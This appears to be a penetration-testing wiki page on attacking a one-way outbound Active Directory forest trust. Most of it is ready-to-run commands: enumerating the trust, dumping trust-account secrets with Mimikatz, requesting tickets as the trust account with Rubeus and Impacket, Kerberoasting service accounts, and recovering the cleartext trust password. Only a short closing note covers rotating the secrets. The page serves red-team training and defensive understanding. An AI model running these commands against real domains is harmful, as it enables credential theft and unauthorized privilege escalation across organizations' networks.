External Forest Domain - One-Way (Outbound)
In this scenario your domain is trusting some privileges to principals from a different domain/forest.
Enumeration
Outbound Trust
# Notice Outbound trust
Get-DomainTrust
SourceName      : root.local
TargetName      : ext.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Outbound
WhenCreated     : 2/19/2021 10:15:24 PM
WhenChanged     : 2/19/2021 10:15:24 PM

# Lets find the current domain group giving permissions to the external domain
Get-DomainForeignGroupMember
GroupDomain             : root.local
GroupName               : External Users
GroupDistinguishedName  : CN=External Users,CN=Users,DC=DOMAIN,DC=LOCAL
MemberDomain            : root.io
MemberName              : S-1-5-21-1028541967-2937615241-1935644758-1115
MemberDistinguishedName : CN=S-1-5-21-1028541967-2937615241-1935644758-1115,CN=ForeignSecurityPrincipals,DC=DOMAIN,DC=LOCAL
## Note how the members aren't from the current domain (ConvertFrom-SID won't work)
If you have the AD module available, inspect the Trusted Domain Object (TDO) directly as well. This gives you the raw LDAP-backed trust data you will later need when deciding whether the easy path is FSP/group abuse or trust-account abuse:
# Enumerate the TDO created for the foreign forest/domain
Get-ADObject -LDAPFilter '(objectClass=trustedDomain)' -SearchBase "CN=System,$((Get-ADDomain).DistinguishedName)" -Properties trustDirection,trustType,trustAttributes,flatName,securityIdentifier,whenCreated,whenChanged |
  Select Name,flatName,trustDirection,trustType,trustAttributes,securityIdentifier,whenCreated,whenChanged

# Fast trust hygiene check from the outbound side
Get-ADTrust -Identity ext.local -Properties ForestTransitive,SelectiveAuthentication,SIDFilteringQuarantined,SIDFilteringForestAware,TGTDelegation
You should also enumerate where the foreign principals from CN=ForeignSecurityPrincipals were actually granted access. Common wins are:
- Local admin on a server/DC in your current domain
- Membership in a custom domain group that has ACLs over users/computers/GPOs
- Rights to modify computer objects, which can later become RBCD if the trust configuration allows it
Trust Account Attack
When a one-way trust is created from domain/forest B to domain/forest A (B trusts A), a trust account for B is created in A. In the outbound-trust view of A, this is useful because if you later compromise B (the trusting side), you can dump the trust secret there and authenticate back to A as B$.[1]
The critical aspect to understand here is that the password and Kerberos material for that trust account can be extracted from a Domain Controller in the trusting domain using:[1]
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dc.my.domain.localThis works because the trust account created in the trusted domain is an enabled principal that ends up with the baseline rights of a normal domain user there. That is often enough to start enumerating LDAP, request tickets, and find the next escalation path.[1]
In a scenario where ext.local is the trusting domain and root.local is the trusted domain, a user account named EXT$ is created inside root.local. Dumping the trust keys from ext.local reveals credentials that can be used as root.local\EXT$ against root.local:[1]
lsadump::trust /patchFollowing this, use the extracted RC4 key to authenticate as root.local\EXT$ inside root.local:[1]
.\Rubeus.exe asktgt /user:EXT$ /domain:root.local /rc4:<RC4> /dc:dc.root.local /pttThen enumerate the trusted domain as that principal, for example by Kerberoasting a high-value SPN in root.local:[1]
.\Rubeus.exe kerberoast /user:svc_sql /domain:root.local /dc:dc.root.localFrom Linux
If you recovered the RC4 trust-account key, the same idea works from Linux with Impacket:
python getTGT.py -dc-ip dc.root.local root.local/EXT\$ -hashes :<RC4>
export KRB5CCNAME=EXT\$.ccache

# Kerberoast from the trusted domain as the trust account
GetUserSPNs.py -request -k -no-pass -dc-ip dc.root.local root.local/EXT\$ -outputfile root_spns.kerberoast

# Or reduce noise and request only one user
GetUserSPNs.py -request-user svc_sql -k -no-pass -dc-ip dc.root.local root.local/EXT\$
If RC4 is not accepted, fall back to the recovered cleartext password (or derived AES keys) and reuse the usual Over-Pass-the-Hash / Pass-the-Key and Kerberoast workflows from that foothold.
Key material gotchas
Don’t mix up trust keys and trust-account credentials:[1]
- In a one-way trust, both sides store a TDO, but the actual
EXT$user account only exists in the trusted domain. - The current trust-account password is reflected in the TDO trust secret (
NewPassword/ current trust key). - The RC4 trust key is the easiest artifact to reuse for
asktgtas the trust account; in default setups this is usually the working enctype because the trust account often has a blankmsDS-SupportedEncryptionTypes. - If you are thinking in terms of AES trust keys, remember they are not interchangeable with the trust-account AES keys because the salts differ.
So, for the technique on this page, prefer either the dumped RC4 material or the recovered cleartext password.[1]
Gathering cleartext trust password
In the previous flow it was used the trust hash instead of the cleartext password (that is also dumped by mimikatz).[1]
The cleartext password can be obtained by converting the [ CLEAR ] output from mimikatz from hexadecimal and removing null bytes \x00:[1]

Sometimes when creating a trust relationship, a password must be typed in by the user for the trust. In this demonstration, the key is the original trust password and therefore human readable. As the key rotates (default: every 30 days), the cleartext will usually stop being human readable but is still technically usable.[1]

The cleartext password can be used to perform regular authentication as the trust account, as an alternative to requesting a TGT with the Kerberos secret key of the trust account. Here, querying root.local from ext.local for members of Domain Admins:[1]
Practical limitations
[!WARNING] Trust accounts are awkward principals. Interactive logons such as RUNAS / console / RDP are not the expected path here, and NTLM authentication attempts can fail with
STATUS_NOLOGON_INTERDOMAIN_TRUST_ACCOUNT. Plan for Kerberos network logons (asktgt, LDAP, CIFS, Kerberoast) instead.[1]
Persistence / cleanup note
If defenders realize the trusting domain was compromised, they should rotate the trust secret on both sides with netdom trust ... /resetOneSide .... From an operator perspective this matters because a manual reset invalidates the old trust material immediately, while normal trust-password rotation keeps current/previous values around during rollover.[2]
# Run once from the trusted side
netdom trust root.local /domain:ext.local /resetOneSide /passwordT:<NEWPASS> /userO:administrator /passwordO:*

# Run once from the trusting side
netdom trust ext.local /domain:root.local /resetOneSide /passwordT:<NEWPASS> /userO:administrator /passwordO:*